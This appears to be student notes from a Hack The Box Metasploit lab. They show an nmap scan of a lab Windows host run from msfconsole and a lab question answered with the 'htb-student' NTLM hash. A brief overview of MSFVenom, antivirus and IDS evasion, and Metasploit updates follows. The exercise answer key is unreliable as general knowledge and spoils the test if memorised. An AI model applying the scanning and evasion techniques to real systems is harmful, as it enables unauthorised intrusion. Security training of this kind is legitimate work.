
```
kali (Snapshot 4) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
1 2 3 4
kali@kali: ~
File Actions Edit View Help
kali@kali: ~/Downloads x kali@kali: ~
+ -- --[ 2397 exploits - 1235 auxiliary - 422 post ]
+ -- --[ 1391 payloads - 46 encoders - 11 nops ]
+ -- --[ 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > nmap -sV 10.129.133.24
[*] exec: nmap -sV 10.129.133.24


Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-17 13:14 EAT
Stats: 0:00:34 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 43.13% done; ETC: 13:15 (0:00:44 remaining)
Stats: 0:02:11 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 57.90% done; ETC: 13:18 (0:01:35 remaining)
Stats: 0:05:21 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 69.81% done; ETC: 13:22 (0:02:18 remaining)
Stats: 0:09:32 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 91.56% done; ETC: 13:25 (0:00:53 remaining)
Nmap scan report for 10.129.133.24
Host is up (0.91s latency).
Not shown: 992 closed tcp ports (conn-refused)
PORT      STATE SERVICE        VERSION
135/tcp   open  msrpc          Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds?
888/tcp   filtered accessbuilder
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
4550/tcp  filtered gds-adppiw-db
5000/tcp  open  http           Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
9900/tcp  filtered iua
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 754.91 seconds
msf6 >
```

Q: Retrieve the NTLM password hash for the "htb-student" user. Submit the hash as the answer.

A: cf3a5525ee9414229e66279623ed5c58



Additional Features

1. **Writing and Importing Modules:** Users can add custom modules or update existing ones to expand Metasploit's capabilities.
2. **Introduction to MSFVenom:** MSFVenom combines MSFPayload and MSFEncode for generating and encoding payloads. It's integral for crafting customized exploits and evading detection.
3. **Firewall and IDS/IPS Evasion:** Techniques to bypass network defenses, crucial for successful exploitation without detection.

Metasploit-Framework Updates - August 2020

The August 2020 update brought significant improvements, like end-to-end encryption for Meterpreter sessions, enhanced payload generation routines for evading antivirus and IDS, and the introduction of new features like SMBv3 client support and polymorphic payload generation.

Conclusion

Metasploit is a critical framework for cybersecurity exploration and defense, adaptable for a range of security tasks. Its ongoing development ensures it remains a vital tool in the evolving cybersecurity landscape.

